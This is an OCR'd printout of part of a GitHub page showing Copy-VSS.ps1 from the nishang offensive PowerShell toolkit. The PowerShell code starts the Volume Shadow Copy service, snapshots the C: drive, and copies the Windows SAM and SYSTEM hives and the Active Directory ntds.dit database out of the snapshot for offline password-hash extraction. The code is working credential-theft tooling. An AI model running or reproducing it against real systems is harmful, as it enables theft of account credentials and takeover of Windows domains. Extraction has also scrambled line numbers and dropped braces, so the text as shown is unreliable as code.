
nishang/Gather/Copy-VSS.ps1 at 414ee1104526d7057f9adaeee196d91ae447283e · samratashok/nishang · GitHub - 31/10/2024 16:20

https://github.com/samratashok/nishang/blob/414ee1104526d7057f9adaeee196d91ae447283e/Gather/Copy-VSS.ps1



https://github.com/samratashok/nishang/blob/414ee1104526d7057f9adaeee196d91ae447283e/Gather/Copy-VSS.ps1

```
27
       PS > Copy-VSS -DestinationDir C:\temp -ntdsSource D:\ntds\ntds.dit
28
29
       .LINK
30
       http://www.canhazcode.com/index.php?a=4
       https://github.com/samratashok/nishang
31
32
       .NOTES
33
34
       Code by @al14s
35
       #>
36
37
38
           [CmdletBinding()] Param(
39
               [Parameter(Position = 0, Mandatory = $False)]
40
               [String]
               $DestinationDir,
41
42
43
               [Parameter(Position = 1, Mandatory = $False)]
44
               [String]
               $ntdsSource
45
           )
46
47
           $service = (Get-Service -name VSS)
           if($service.Status -ne "Running")
48
49
50
               $notrunning=1
51
               $service.Start()
           }
52
           $id = (Get-WmiObject -list win32_shadowcopy).Create("C:\","ClientAccessible").ShadowID
53
           $volume = (Get-WmiObject win32_shadowcopy -filter "ID='$id'")
54
           $SAMpath = "$pwd\SAM"
55
           $SYSTEMpath = "$pwd\SYSTEM"
56
           $ntdspath = "$pwd\ntds"
57
58
           if ($DestinationDir)
59
60
               $SAMpath = "$DestinationDir\SAM"
               $SYSTEMpath = "$DestinationDir\SYSTEM"
61
               $ntdspath = "$DestinationDir\ntds"
62
63
           }
64
65
           cmd /c copy "$($volume.DeviceObject)\windows\system32\config\SAM" $SAMpath
           cmd /c copy "$($volume.DeviceObject)\windows\system32\config\SYSTEM" $SYSTEMpath
67
           if($ntdsSource)
68
69
70
               cmd /c copy "$($volume.DeviceObject)\$ntdsSource\ntds.dit" $ntdspath
71
           }
72
           else
```

 $nishang/Gather/Copy-VSS.ps1\ at\ 414ee1104526d7057f9adaeee196d91ae447283e\cdot samratashok/nishang\cdot GitHub-31/10/2024\ 16:20$

https://github.com/samratashok/nishang/blob/414ee1104526d7057f9adaeee196d91ae447283e/Gather/Copy-VSS.ps1

```
{
73
               cmd /c copy "$($volume.DeviceObject)\windows\system32\ntds.dit" $ntdspath
74
75
76
           $volume.Delete()
           if($notrunning -eq 1)
77
78
               $service.Stop()
79
80
           }
81
       }
```